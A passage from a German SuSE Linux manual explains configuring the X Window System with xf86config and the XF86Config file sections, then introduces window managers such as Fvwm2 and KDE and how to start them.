- 4 Server für beschleunigte Grafik-Karten. Hier stehen mehrere Server zur Auswahl (s.u.)
- 5 Diesen Punkt gibt es nur dann, wenn in der vorhergehenden Auswahl eine Kartendefinition ausgewählt wurde. Es wird hier der Server vorgeschlagen, der zu der ausgewählten Karte paßt.

Wurde ein Server ausgewählt, so folgt die Frage, ob ein symbolischer Link vom ausgewählten Server nach `/usr/X11R6/bin/X` gemacht werden soll. Wird diese Frage mit 'y' beantwortet, so wird noch nachgefragt, ob der Link in `/var/X11R6/bin` angelegt werden soll:

```
Do you want to set it in /var/X11R6/bin?
```

Diese Frage ist unbedingt zu bejahen, da auf den `/usr`-Baum u.U. nicht geschrieben werden kann.<sup>5</sup>

Anschließend erscheint ggf. (wenn in obiger Auswahl '4' angegeben wurde) ein Menü mit den verfügbaren X-Servern für beschleunigte Grafikkarten:

<sup>5</sup> z.B. bei der CD-abhängigen Installation

```
Select an accel server:
```

- ```
1 XF86_S3
2 XF86_Mach32
3 XF86_Mach8
4 XF86_8514
5 XF86_P9000
6 XF86_AGX
7 XF86_W32
8 XF86_MACH64
```

```
Which accel server:
```

Bildschirmausgabe 9.2.5: Beschleunigte X-Server

Diese Server unterstützen jeweils die entsprechende Karte. Das Anlegen des Links setzt voraus, daß der passende Server bereits installiert wurde, d.h., daß bei der Installation des X-Window-Systems bereits der richtige Server ausgewählt wurde.

Nach der Auswahl des X-Servers muß die Grafik-Karte noch näher spezifiziert werden. Als erstes wird nach dem Speicherausbau der Karte gefragt:

```
How much video memory do you have on your video card:
```

- ```
1 256K
2 512K
3 1024K
4 2048K
5 4096K
6 Other
```

```
Enter your choice:
```

Bildschirmausgabe 9.2.6: Angabe des Grafikspeichers

Anschließend wird nach Name, Hersteller und Typ der Karte gefragt. Falls eine Grafikkarte ausgewählt wurde, genügt es, Return zu drücken.

```
Enter an identifier for your video card definition:
```

```
Enter the vendor name of your video card:
```

```
Enter the model (board) name of your video card:
```

Wenn als X-Server ein Server für beschleunigte Grafikkarten ausgewählt wurde, wird jetzt nach dem RAMDAC setting gefragt. Diese sind nur für S3 und AGX Server relevant:

In den meisten Fällen ist es am besten, die Eingabetaste zu drücken und keine Auswahl vorzunehmen. Wenn eine Grafikkarte ausgewählt wurde, die ein bestimmtes RAMDAC setting unterstützt, so wird dies angezeigt und sollte ausgewählt werden.

```
1 AT&T 20C490 (S3 server) att20c490
2 AT&T 20C498/21C498/22C498 (S3) att20c498
3 AT&T 20C505 (S3) att20c505
4 BrookTree BT481 (AGX) bt481
5 BrookTree BT482 (AGX) bt482
6 BrookTree BT485/9485 (S3) bt485
7 Sierra SC15025 (S3, AGX) sc15025
8 S3 GenDAC (86C708) (autodetected) s3gendac
9 S3 SDAC (86C716) (autodetected) s3_sdac
10 STG-1700 (S3) stg1700
11 TI 3020 (S3) ti3020
12 TI 3025 (S3) ti3025
13 TI 3020 (S3, autodetected) ti3020
14 TI 3025 (S3, autodetected) ti3025
15 TI 3026 (S3, autodetected) ti3026
16 IBM RGB 514 (S3, autodetected) ibm_rgb514
17 IBM RGB 524 (S3, autodetected) ibm_rgb524
18 IBM RGB 525 (S3, autodetected) ibm_rgb525
19 IBM RGB 526 (S3) ibm_rgb526
20 IBM RGB 528 (S3, autodetected) ibm_rgb528
21 ICS5342 (S3, ARK) ics5342
22 ICS5341 (W32) ics5341
23 IC Works w30C516 ZoomDac (ARK) zoomdac
24 Normal DAC normal
```

Bildschirmausgabe 9.2.7: Angabe des RAMDAC

Nachdem diese Fragen beantwortet wurden, kann für beschleunigte Karten der Clock-Chip, sofern vorhanden, ausgewählt werden. Durch Auswahl eines Clock-Chips werden keine Clocks-Zeilen mehr benötigt, da die benötigten Clocks programmiert werden können:

```
1 Chrontel 8391 ch8391
2 ICD2061A and compatibles (ICS9161A, DCS2824) icd2061a
3 ICS2595 ics2595
4 ICS5342 (similar to SDAC, but not completely compatible) ics5342
5 ICS5341 ics5341
6 S3 GenDAC (86C708) and ICS5300 (autodetected) s3gendac
7 S3 SDAC (86C716) s3_sdac
8 STG 1703 (autodetected) stg1703
9 Sierra SC11412 sc11412
10 TI 3025 (autodetected) ti3025
11 TI 3026 (autodetected) ti3026
12 IBM RGB 51x/52x (autodetected) ibm_rgb5xx
```

Bildschirmausgabe 9.2.8: Angabe des Clockchip

Wird eine Grafikkarte ohne Clock-Chip eingesetzt, so genügt es, die Eingabetaste zu drücken, um keinen Clock-Chip auszuwählen. Wenn eine Grafikkarte im Auswahlménú ausgewählt wurde, wird der Clock-Chip, falls vorhanden, automatisch angezeigt.

Wurde kein Clock-Chip ausgewählt, schlägt **xf86config** vor, **X -probeonly** zu starten, um die von der Karte unterstützten Clock-Timings zu ermitteln. Diese werden dann automatisch in eine **Clocks**-Zeile in der Datei `XF86Config` eingetragen.

An dieser Stelle muß klar gesagt werden, warum die automatisch ermittelten und eingetragenen Clock-Timings **sehr gefährlich** sein können: Hat die Grafikkarte einen programmierbaren Clock-Chip, dann kann der X-Server beim Proben nicht zwischen den verschiedenen Clocks der Karte umschalten und erkennt deshalb nur die Clocks 0, 1 und gelegentlich 2. Alle anderen Werte sind mehr oder weniger zufällig (in der Regel wiederholen sich die Clocks 0, 1 und 2 und werden daher durch Nullen ersetzt).

Alle Clocks außer 0 und 1 hängen aber stark von der Vorprogrammierung des Clock-Chips ab, also kann Clock 2 beim Proben einen anderen Wert gehabt haben (der in die `XF86Config` eingetragen wurde) als bei einem späteren Start des X-Servers. Dann sind natürlich alle Timings falsch und der Monitor könnte beschädigt werden.

Ein guter Hinweis auf einen programmierbaren Clock-Chip und die damit verbundenen Probleme sind viele Nullen oder sich immer wiederholende Timing-Werte. Solche Werte dürfen keinesfalls in die Datei `XF86Config` übernommen werden!

Verwenden Sie also beim Ermitteln der Clock-Chips oder des Clock-Timings folgende Strategie:

- Am besten ist es, einen vorhandenen **programmierbaren Clock-Chip** anzugeben (wenn einer vorhanden ist). Er wird dann passend programmiert, die `XF86Config` enthält keine Clock-Angaben. Sie können auch die Chips auf der Karte mit den im Menü angebotenen Clock-Chips vergleichen und so den richtigen Chip herausfinden. Fast alle modernen S3-Karten haben einen programmierbaren Clock-Chip.
- Wenn Sie **keinen programmierbaren Clock-Chip** auf der Grafikkarte haben, starten Sie am besten **X -probeonly** und vergleichen Sie die (bei unbelastetem Rechner) ermittelten Clock-Werte mit denen im Handbuch der Grafikkarte. Stimmen die Werte annähernd überein ( $\pm 2$ ), tragen diese in die Datei `XF86Config` ein.

Falls im Handbuch nichts angeführt wird, können Sie die Timing-Werte mit **X -probeonly** ermitteln lassen (am besten auf einem unbelasteten Rechner). Prüfen Sie die ermittelten Werte auf Gültigkeit, da sich bei einigen Karten die Clock-Werte nicht auslesen lassen (viele Nullen oder sich immer wiederholende Werte deuten auf ungültige Werte). Tragen Sie gültige Werte danach selbst in die Datei `XF86Config` ein. Aber lassen sie keine Werte weg, versuchen sie nicht, Werte umzuordnen oder sonst irgendwie zu verändern. Die Werte müssen exakt in der gleichen Reihenfolge eingetragen werden.

Wird der P9000-Server benutzt, so muß einfach in beliebiger Reihenfolge für jeden Mode die gewünschte Clock in der **Clocks**-Zeile angegeben werden.

- Generell gilt: Bei programmierbaren Clock-Chips darf es keine **Clocks**-Zeile in der `XF86Config` geben (Ausnahme: P9000).

Bei Karten ohne programmierbare Clock-Chips sollte es eine „Clocks-Zeile“ in der XF86Config geben. Dadurch wird das lästige und unter Umständen gefährliche automatische Ermitteln der Clocks bei jedem Start des X-Window-Systems vermieden. Außerdem gibt es dann bei Karten mit nicht lesbaren Clocks keine falschen Werte und kein Risiko für den Monitor.

Soll jetzt (und in Kenntnis der voranstehenden Absätze) versucht werden, die Clocks automatisch zu erkennen, muß auf die Frage:

```
Do you want me to run 'X -probeonly' now?
```

mit 'y' geantwortet werden. Der Bildschirm wird dann kurz schwarz, anschließend erscheint eine Liste der erkannten Clocks oder eine Meldung, daß keine Clocks erkannt wurden. Falls ein Clock-Chip ausgewählt wurde, erscheint die Frage, ob **X -probeonly** gestartet werden soll, nicht, da die Clocks dann automatisch programmiert werden. In diesem Fall wird direkt zum nächsten Konfigurationspunkt gesprungen.



Wurde die letzte Frage mit 'y' beantwortet, und bleibt der Bildschirm dann länger als ca. 30 Sekunden dunkel, so sollte der Testvorgang unbedingt mit **[Strg] + [Alt] + [←]** bzw. **[Strg] + [C]** abgebrochen werden! Notfalls müssen Rechner und Monitor abgeschaltet werden, um die Hardware nicht zu gefährden!

### Abspeichern der Konfiguration

Die Konfiguration ist damit abgeschlossen. Die Konfigurationsdatei muß jedoch noch gespeichert werden. Es empfiehlt sich, die X-Window-Konfigurationsdatei XF86Config im Verzeichnis /etc zu speichern. So ist sichergestellt, daß auch im Netzwerk jeder Rechner eine „eigene“ Konfiguration hat, selbst wenn sich mehrere Rechner das /usr-Dateisystem teilen.

**xf86config** schlägt zunächst vor, die Konfiguration ins aktuelle Verzeichnis, unter dem Namen XF86Config zu sichern. Dies sollte verneint werden:

```
Do you want it written to the current directory as 'XF86Config'?
```

Dann wird gefragt, wohin die Konfiguration gesichert werden soll:

```
Please give a path+filename to write to:
```

An dieser Stelle muß '/etc/XF86Config' angegeben werden!

Damit ist das Programm **xf86config** und die Konfiguration des X Window System beendet.

## 9.3 Optimieren der Installation des X Window System

Die Programme **XF86Setup** und **xf86config** erstellen die Datei XF86Config, standardmäßig in /etc. Dies ist die primäre Konfigurationsdatei für das **X-Window-System**. Hier finden sich die gemachten Angaben zu Maus, Monitor und Grafikkarte.

XF86Config setzt sich aus mehreren Abschnitten, sog. **Sections** zusammen, die sich mit jeweils einem Aspekt der Konfiguration beschäftigen. Eine Section hat stets die Form:

```

Section <Abschnittsbezeichnung>
 eintrag 1
 eintrag 2
 eintrag n
EndSection

```

Es existieren folgende Typen von Sections:

---

|                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|--------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Files</b>       | Dieser Abschnitt beschreibt die verwendeten Pfade für Zeichensätze und die RGB-Farbtabelle.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| <b>ServerFlags</b> | Hier werden allgemeine Schalter angegeben.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| <b>Keyboard</b>    | Dient der Beschreibung der Tastatur und des verwendeten Treibers. Im Fall von Linux kann dies nur <b>Device</b> "Standard" sein.                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| <b>Pointer</b>     | Gibt die nötigen Definitionen für den verwendeten Pointer an. In der Regel wird dies eine Maus sein, denkbar wäre aber auch ein LightPen oder Grafik-Tablett. Wichtige Angaben sind das <b>Protocol</b> und das <b>Device</b> .                                                                                                                                                                                                                                                                                                                                                       |
| <b>Monitor</b>     | Beschreibt den verwendeten Monitor. Elemente dieses Abschnittes sind ein Name, auf den später bei der Definition des <b>Screens</b> verwiesen wird, sowie die Beschreibung der Bandbreite ( <b>Bandwidth</b> ) und der Synchronisationsfrequenzen ( <b>HorizSync</b> und <b>VertRefresh</b> ). Die Angaben erfolgen in MHz, kHz bzw. Hz. Grundsätzlich lehnt der Server jede Modeline ab, die nicht der Spezifikation des Monitors entspricht. Damit soll verhindert werden, daß durch Experimente an den Modelines versehentlich zu hohe Frequenzen an den Monitor geschickt werden. |
| <b>Device</b>      | Dieser Abschnitt definiert eine bestimmte Grafikkarte. Diese wird durch den angegebenen Namen referenziert.                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| <b>Screen</b>      | Diese Section schließlich fügt einen <b>Driver</b> (z.B. <b>vga2</b> oder <b>accel</b> ), einen <b>Monitor</b> und ein <b>Device</b> zusammen und es ergeben sich daraus die notwendigen Angaben für XFree86. Der Unterabschnitt <b>Display</b> erlaubt die Angabe der virtuellen Bildschirmgröße ( <b>Virtual</b> ), des <b>ViewPort</b> und der verwendeten <b>Modes</b> mit diesem Screen.                                                                                                                                                                                         |

---

Tabelle 9.1: Abschnitte (engl. *sections*) in `/etc/XF86Config`

Näher betrachtet werden die Sections **Monitor**, **Device** und **Screen**. Es findet sich in [The96] Information zu den verbleibenden Sections.

In `XF86Config` können mehrere **Monitor**- und **Device**-Abschnitte vorkommen. Auch mehrere **Screen**-Abschnitte sind möglich; welcher davon verwendet wird, hängt vom aufgerufenen Server ab.

### Screen-Section

Zunächst soll die Screen-Section näher betrachtet werden. Diese bringt, wie gesagt, eine Monitor- mit einer Devices-Section zusammen und bestimmt, welche Auflösungen mit welcher Farbtiefe bereitgestellt werden sollen.

Eine Screen-Section kann beispielsweise wie in Datei 9.3.1 aussehen.

```
Section "Screen"
 Driver "accel"
 Device "Miro Crystal 40SV"
 Monitor "EIZO T563-T"
 DefaultColorDepth 16
 Subsection "Display"
 Depth 8
 Modes "1024x768" "800x600" "640x480"
 ViewPort 0 0
 Virtual 1024 768
 EndSubsection
 Subsection "Display"
 Depth 16
 Modes "1280x960" "1152x864" "1024x768" "800x600"
 ViewPort 0 0
 Virtual 1280 960
 EndSubsection
 Subsection "Display"
 Depth 32
 Modes "1024x768" "800x600" "640x480"
 ViewPort 0 0
 Virtual 1024 768
 EndSubsection
EndSection
```

Datei 9.3.1: Die Screen-Section der Datei /etc/XF86Config

Die **Driver**-Zeile legt fest, für welchen X-Server diese Definition gelten soll. Die auf Seite 232 aufgelisteten Server werden angegeben durch die Schlüsselwörter:

---

|              |                                          |
|--------------|------------------------------------------|
| <b>Accel</b> | Für die speziellen beschleunigten Server |
| <b>Mono</b>  | Nicht-VGA 1 und 4 Bit Server             |
| <b>SVGA</b>  | Super VGA Server                         |
| <b>VGA2</b>  | 1 Bit (Monochrom-) VGA Server            |
| <b>VGA16</b> | 4 Bit VGA Server                         |

---

Tabelle 9.2: Schlüsselwörter für X-Server in /etc/XF86Config

In XF86Config kann je Server eine Screen-Section vorhanden sein, die dann benutzt wird, wenn der entsprechende Server gestartet wird.

Die nächsten zwei Zeilen, **Device** und **Monitor**, bezeichnen die Grafikkarte und den Monitor, die zu dieser Definition gehören. Dies sind nichts weiter

als Verweise auf die Device- und Monitor-Sections mit den entsprechenden Namen. Auf diese Sections wird später noch genauer eingegangen.

Mittels der **DefaultColorDepth**-Angabe kann ausgewählt werden, in welcher Farbtiefe der Server startet, wenn er ohne ein explizite Angabe der Farbtiefe gestartet wird.

Es folgt für jede Farbtiefe eine **Display**-Subsection. Die Farbtiefe, für die die Subsection gilt, wird durch das Schlüsselwort **Depth** festgelegt. Mögliche Werte für **Depth** sind 8, 15, 16, 24 und 32. Nicht alle X-Server unterstützen jeden der Werte, 24 und 32 sind bei vielen Karten im Prinzip gleichwertig, bei anderen steht 24 für den packed-pixel 24 bpp Modus, während 32 den padded-pixel 24 bpp Modus auswählt.

Nach der Farbtiefe wird mit **Modes** eine Liste von Auflösungen festgelegt. Diese Liste wird vom X-Server von links nach rechts durchlaufen. Für jede Auflösung wird in der Monitor-Section eine passende **Modeline** gesucht, die mit einer der in der Monitor-Section angegebenen Clock-Rate übereinstimmt, bzw. mit einer Clock-Rate, auf die sich die Karte programmieren läßt.

Die erste in diesem Sinne passende Auflösung ist die, in der der X-Server startet (der sog. **Default-Mode**). Mit den Tasten **Strg** + **Alt** + **Grau +** kann in der Liste nach Rechts, mit **Strg** + **Alt** + **Grau -** nach Links gewandert werden. So kann die Bildschirmauflösung zur Laufzeit des X-Window-Systems variiert werden.

Die letzten beiden Zeilen der Subsections beziehen sich auf die Größe des virtuellen Bildschirms und die Verankerung des sichtbaren Ausschnittes in diesem. Die Größe des virtuellen Bildschirms hängt vom Speicherausbau der Videokarte und der gewünschten Farbtiefe ab, nicht aber von der maximalen Auflösung des Monitors. Hat die Karte z. B. 1 MB Video RAM, so kann, bei 8 Bit Farbtiefe, der virtuelle Bildschirm bis zu 1024x1024 Pixel groß sein. Speziell bei den beschleunigten Servern empfiehlt es sich jedoch nachdrücklich, nicht den gesamten Speicher der Videokarte für den virtuellen Bildschirm zu verwenden, da der nicht verwendete Speicherbereich auf der Videokarte von diesen Servern für verschiedene Caches für Zeichensätze und Grafikbereiche verwendet wird.

Die Größe des virtuellen Bildschirms wird mit **Virtual** angegeben.

Mit **Viewport** wird der sog. *Viewport* festgelegt. Dies ist der Punkt, an dem die obere linke Ecke des physikalisch sichtbaren Bildschirmausschnittes in den Virtuellen Bildschirm eingeblendet wird. Die Angabe von 0 0 bedeutet, daß die oberen linken Ecken ursprünglich aufeinander zu liegen kommen. Der sichtbare Ausschnitt wird über den virtuellen Bildschirm bewegt, indem die Maus an den Rand des Bildschirms bewegt wird. Der Viewport ist also nur beim Start des X-Window-Systems von Bedeutung, und dann auch nur in dem Fall, in dem die Größe des virtuellen Bildschirms nicht mit der tatsächlichen Auflösung übereinstimmt.

#### Device-Section

Eine Device-Section beschreibt eine bestimmte Grafikkarte. Es können beliebig viele Device-Sections in `XF86Config` enthalten sein, solange sich ihr

Name, der mit dem Schlüsselwort **Identifizier** angegeben wird, unterscheidet.

Auf eine detaillierte Beschreibung der Device-Section soll hier verzichtet werden. Stattdessen sei auf die ausführliche – leider in Englisch abgefaßte – Dokumentation in `/usr/X11/lib/X11/doc` und auf die Manpage [The96] verwiesen.

In der Datei `/usr/X11R6/lib/X11/doc/Devices` findet sich eine Sammlung von Device-Sections. Wird eine der dort aufgeführten Karten eingesetzt, so sollte die entsprechende Device-Section in die Datei `/etc/XF86Config` übernommen werden, und die Screen-Section durch Eintragen des entsprechenden Devices angepaßt werden.

Ist die gesuchte Karte dort nicht aufgelistet, so bedeutet dies noch nicht, daß die Karte von XFree86 nicht unterstützt wird! Dies heißt zunächst nur, daß noch niemand eine Device-Section für diese Karte an das XFree86-Team geschickt hat. Eine Liste der unterstützten Karten findet sich im Verzeichnis `/usr/X11/lib/X11/doc` in der Datei `README`, in der Datei `AccelCards` werden die beschleunigten Karten nochmals genauer aufgeschlüsselt.

### Monitor-Section

Die Monitor-Sections beschreiben, analog zu den Device-Sections, jeweils einen Monitor. `/etc/XF86Config` kann wieder beliebig viele, unterschiedlich benannte Monitor-Sections enthalten. In der Screen-Section wird festgelegt, welche Monitor-Section ausschlaggebend ist.

Für die Monitordefinition gilt, noch mehr als für die Beschreibung der Grafikkarte, daß das Erstellen einer Monitor-Section nur von erfahrenen Benutzern gemacht werden sollte. Ein wesentlicher Bestandteil der Monitor-Sections sind die sog. Modelines, in denen Horizontal- und Vertikal-Timings für die jeweilige Auflösung angegeben werden.



Ohne ein grundlegendes Verständnis der Funktionsweise von Monitor und Grafikkarte sollte an den Modelines nichts verändert werden, da dies u. U. zur Zerstörung des Monitors führen kann!

Diejenigen, die sich (zu)trauen, eigene Monitorbeschreibungen zu entwickeln, sollten mit der Dokumentation im Verzeichnis `/usr/X11/lib/X11/doc` vertraut sein. Besonders zu erwähnen ist [FCR93], wo die Funktion der Hardware und das Erstellen von Modelines detailliert beschrieben wird. Eine deutsche Einführung in dieses Thema findet sich im XFree86-Kapitel in [HHMK96].

Vorgefertigte Monitor-Sections, die in `XF86Config` übernommen werden können, finden sich in der Datei `/usr/X11/lib/X11/Monitors`. Ein dort nicht aufgeführter Monitor sollte mit den VESA Standard Timings betrieben werden, wie sie in der Monitor-Section stehen, die von **XF86Setup** bzw. **xf86config** erstellt wird. Wichtig ist in diesem Fall, daß die Werte für die Horizontal- und Vertikal-Frequenzen richtig angegeben wurden!

Auch hier gilt wieder, daß getestete Konfigurationen gerne in die Liste mit aufgenommen werden, wenn sie der SuSE GmbH bzw. dem XFree86-Team mitgeteilt werden.



## Der Windowmanager – Ihr Fenster zum Rechner

Wenn erst einmal der X-Server konfiguriert ist, will man auch in den Genuß eines bunten Desktops mit Fenstern, Menüs und vielen anderen Dingen kommen, die ein „ordentlicher Desktop“ haben muß.

Dieses Kapitel beschäftigt sich deshalb mit den Windowmanagern<sup>1</sup>. Dabei geht es um folgende Themen:

- Ein Windowmanager und seine Aufgaben
- **Fvwm2** – *der* klassische Windowmanager unter Linux
- **KDE** – das K Desktop Environment als die Alternative
- **susewm** – der elegante Weg zur eigenen Konfigurationsdatei
- Die Praxis: Anpassen verschiedener Einstellungen

Auch wenn es Sie gleich zur Praxis drängt: das grundsätzliche Verständnis sollten Sie haben. Also zuerst etwas Theorie!

### 10.1 Ein bißchen Theorie...

#### 10.1.1 Allgemeines

Anders als in monolithischen  $\Leftrightarrow$  *graphischen Benutzeroberflächen*, wie z. B. Windows oder OS/2 werden die verschiedenen funktionalen Schichten unter UNIX und Linux im speziellen genau voneinander getrennt. Dadurch wird die Handhabung zwar auf den ersten Blick komplexer, aber letztlich v.a. flexibler, und das System genügt wesentlich höheren Anforderung, auch in bezug auf die Leistungsfähigkeit.

Die erste Schicht ist das Betriebssystem, das die „trivialen“ Aufgaben, wie z. B. Speichermanagement übernimmt.

Darüber liegt der  $\Leftrightarrow$  *X-Server* (X Window System), der zum einen dem in anderen Systemen benutzten Begriff „Grafiktreiber“ entspricht. Zum anderen legt er eine netzwerkweite Transparenzschicht unter die graphische Benutzeroberfläche, so daß man die Dienste eines X-Servers über ein ganzes Netzwerk (auch das Internet) verteilt in Anspruch nehmen kann. Der X-Server kann eigentlich „nichts anderes“ als:

---

<sup>1</sup> *Windowmanager* soll im folgenden mit *WM* abgekürzt werden.

- die Grafikkarte ansprechen,
- Punkte, Linien, Rechtecke und Text zeichnen und
- das ganze über ein Netzwerk oder den lokalen Rechner verteilen bzw. zugänglich machen.

Auch wenn wohl die meisten Benutzer einen X-Server lokal (d.h. nur auf dem Arbeitsplatzrechner) betreiben werden, ist die integrierte und für den Benutzer transparente Netzwerkfähigkeit dennoch ein riesiger Pluspunkt zur Verwendung eines X-Servers. So kann man z. B. durchaus auf dem Rechner im Büro eine Applikation laufen lassen, deren gesamte Bildschirmausgaben auf dem heimischen PC dargestellt werden. Oder ein anderes Beispiel: man muß nicht mehr unbedingt im gleichen Zimmer wie die lärmende, leistungsstarke Graphik-Workstation sitzen, sondern kann an einem anderen, weniger starken Rechner im gemütlichen Büro arbeiten, wobei die jeweilige Anwendung selbst auf der Workstation ausgeführt wird.

Damit aus Rechtecken, die die Grundelemente für die uns schon bekannte verschiedenen Fenster und Bedienelemente zur Verfügung stellen, auch tatsächlich z. B. frei verschiebbare Fenster oder Menüs werden, bedarf es der Dienste eines Windowmanagers.

Fenster sind deswegen sehr wichtig, weil man damit die verschiedenen Applikationen übersichtlich nebeneinander laufen lassen kann und Menüs zur bequemen Bedienung des Rechners möglich werden.

Der Windowmanager ist also eine zusätzliche Schicht zwischen dem X-Server, den Applikationsprogrammen und dem Benutzer, wie Abbildung 10.1 zeigt.<sup>2</sup>




Abbildung 10.1: Schichten der graphischen Benutzeroberfläche unter Linux

Unter Linux gibt es mehrere Windowmanager, z. B.

- **Fvwm** bzw. die neue Version **Fvwm2** – der Windowmanager unter Linux

<sup>2</sup> Daß X-Applikationsentwickler direkt auf X zugreifen können, sei hier nur der Vollständigkeit halber erwähnt.

- **Fvwm95** – Win95 nachempfunden
- **Bowman** – Look and Feel von **NeXTSTEP**
- **Ctwm** – WM ohne Schnörkel (für schnelle Karten)
- **Mwm** – **Motif** Windowmanager
- **Olvwm** – **OpenLook** Virtual Windowmanager
- **CDE** – Comon Desktop Environment (kommerziell)
- **Kwm** – der WM des K Desktop Environments (KDE)

Daneben gibt es noch einige weniger bekannte und verbreitete WM, die hier nur kurz erwähnt werden sollen: **Wm2**, **Mlvwm**, **Qvwm**, **Enlightenment**, **9wm**, **Twm**, **Icewm**, **scwm**, ...

Welchen WM Sie nehmen, hängt letztlich nur vom persönlichen Geschmack, den benötigten Funktionen und von der Leistungsfähigkeit der vorhandenen Hardware ab. Gerade im Speicherhunger der verschiedenen WM gibt es z. T. erhebliche Unterschiede. V. a. ist es aber neben dem Aussehen auch die Konfigurier- und Erweiterbarkeit, was die verschiedenen Windowmanager voneinander unterscheidet. In Abbildung 10.2, Abbildung 10.3 und Abbildung 10.4 gibt es drei Beispiele, wie sich die Fensterdekorationen von Fvwm2, Fvwm95 und AfterStep unterscheiden.



Abbildung 10.2: Fenster-Dekoration des Fvwm2



Abbildung 10.3: Fenster-Dekoration des Fvwm95




Abbildung 10.4: Fenster-Dekoration des AfterStep

Nichts hindert Sie, die verschiedenen WM (parallel) zu installieren und auszuprobieren. Wenn Sie sich dann entschieden haben, können Sie den jeweiligen WM an Ihre Wünsche anpassen und sich eine eigene Arbeitsumgebung einrichten.

Die meisten der vorgenannten WM legen ihre Konfigurationsdateien und zugehörige Daten in Unterverzeichnissen im Verzeichnis `/usr/X11R6/lib/X11` ab. Seien Sie doch einfach mal neugierig und stöbern Sie ein bißchen in diesem Verzeichnis!



Zum Schluß noch ein Tip: die meisten Infos in diesem Kapitel beziehen sich auf den **Fvwm2** bzw. **KDE**. Wenn Sie noch unentschieden sind, dann nehmen Sie einen von beiden!

### 10.1.2 Was managt ein Windowmanager?

Nun eine kurze (und unvollständige) Auflistung, was man durch die Konfiguration eines Windowmanagers am Verhalten und Aussehen des Desktops einstellen kann:

- Aussehen der Fenster
  - Breite, Farbe und 3D-Effekt des Rahmens
  - Bedienelemente z. B. zum Verschieben oder Vergrößern des Fensters (die sog. Fensterdekoration), Titelzeile und Schriftarten
- Überlagern von Fenstern
  - Raising-Verhalten, z. B. AutoRaise
  - Anpinnen von Fenstern
- Fokussieren eines Fensters durch
  - Anklicken
  - „Berühren“ mit dem Mauszeiger
- Popupmenüs
  - Aussehen der Menüs (Farbe, Schriftart)
  - Verhalten der Menüs, Untermenüs
- Bildschirmhintergrund
- Virtueller Desktop (mehrere Desktops/Screens)
- Verwaltung von Icons
- Verbindung von Sounds mit Ereignissen auf dem Desktop

Leider verfügen nur die wenigsten WM unter UNIX bzw. Linux über ein graphisches, intuitiv bedienbares Konfigurationsprogramm, mit dem man die eben genannten Funktionen einrichten und verwalten kann. Dies sind i.e. AfterStep, Olvwm, CDE und KDE.

Die meisten gehen bei der Konfiguration über eine oder mehrere Konfigurationsdateien. Dort kann man mit Hilfe mehr oder minder mnemonischer Befehle die diversen Parameter einstellen. Bedauerlich ist dabei, daß die verschiedenen WM kein einheitliches Format für diese Einstellungen verwenden, so daß man sich mit Hilfe der zugehörigen Dokumentation (meist in Form von Manpages) etwas einarbeiten muß.

Schließlich gewöhnt man sich nach dem ersten Kontakt sehr schnell an einen WM und seine Konfiguration. Außerdem konfiguriert man den „Liebling-windowmanager“ meist nur am Anfang und „arbeitet“ den Rest der Zeit damit.

### 10.1.3 Starten verschiedener Windowmanager

Zum Starten der verschiedenen Windowmanager gibt es in SuSE Linux mehrere Möglichkeiten, abhängig davon, wie Sie Ihr X Window System starten<sup>3</sup>.

<sup>3</sup> Damit sind die 2 Wege über xdm bzw. von der Textkonsole aus gemeint.

## Starten über das susewm-Menü

Wenn Sie **susewm** verwenden, wird Ihnen der Start der verschiedenen WM aus dem Menü zur Verfügung gestellt.

Beachten Sie dabei bitte, daß man zwischen den meisten WM beliebig hin- und herwechseln kann, ohne daß bereits geöffnete Fenster (und damit die darin laufenden Prozesse) abgebrochen würden. Bei **ctwm**, **mwm**, **kwm** oder **CDE** ist dies jedoch aus technischen Gründe (die Programmierer hatten dieses Feature nicht vorgesehen) nicht möglich.

## Die Variable \$WINDOWMANAGER

Nun wird es auf die Dauer lästig, wenn man z. B. **Fvwm95** benutzen möchte, immer erst den voreingestellten **Fvwm2** starten zu müssen, nur um dann aus dem Menü in den **Fvwm95** wechseln zu können.

Um gleich einen bestimmten WM starten zu können, wurde die Umgebungsvariable **\$WINDOWMANAGER** eingeführt. Der Wert der Variablen **\$WINDOWMANAGER** wird dann zum Starten des WMs verwendet.

## Starten mit startx

Zuerst soll der Weg beschrieben werden, wie Sie das X Window System mit einem bestimmten WM von der Textkonsole aus starten (mit **startx**).

Dies können Sie z. B. einfach über den Aufruf:

```
tux@erde: > startx fvwm95
```

um direkt den **Fvwm95** aufzurufen. Dies funktioniert für die meisten der mitgelieferten WM. Diesen Aufruf kann man z. B. um die Einstellung der Farbtiefe erweitern, wenn man den farbintensiven **AfterStep** (**afterstep**) verwenden will:

```
tux@erde: > startx afterstep -- -bpp 16
```

starten das X Window System in 16 Bit Farbtiefe (65536 Farben) mit dem **AfterStep** als WM.

Als Windowmanagername wird hier immer der Name des ausführbaren Windowmanagerprogramms verwendet.

Wenn ein WM nicht jedesmal explizit angegeben werden soll, sondern vielmehr immer ein anderer WM als **Fvwm2** verwendet werden soll, kann man in die Datei `~/ .bashrc` im **\$HOME**-Verzeichnis folgende Zeile eintragen bzw. eine bestehende Zeile abändern:

```
export WINDOWMANAGER=fvwm95
```

um den **Fvwm95** zur Voreinstellung zu machen. Auch hier muß der Name des ausführbaren Windowmanager-Programms angegeben werden, evtl. auch einschließlich des Pfades zu dieser Datei, wenn das Verzeichnis `/usr/X11R6/bin` nicht in Ihrer Umgebungsvariablen **\$PATH** enthalten sein sollte.

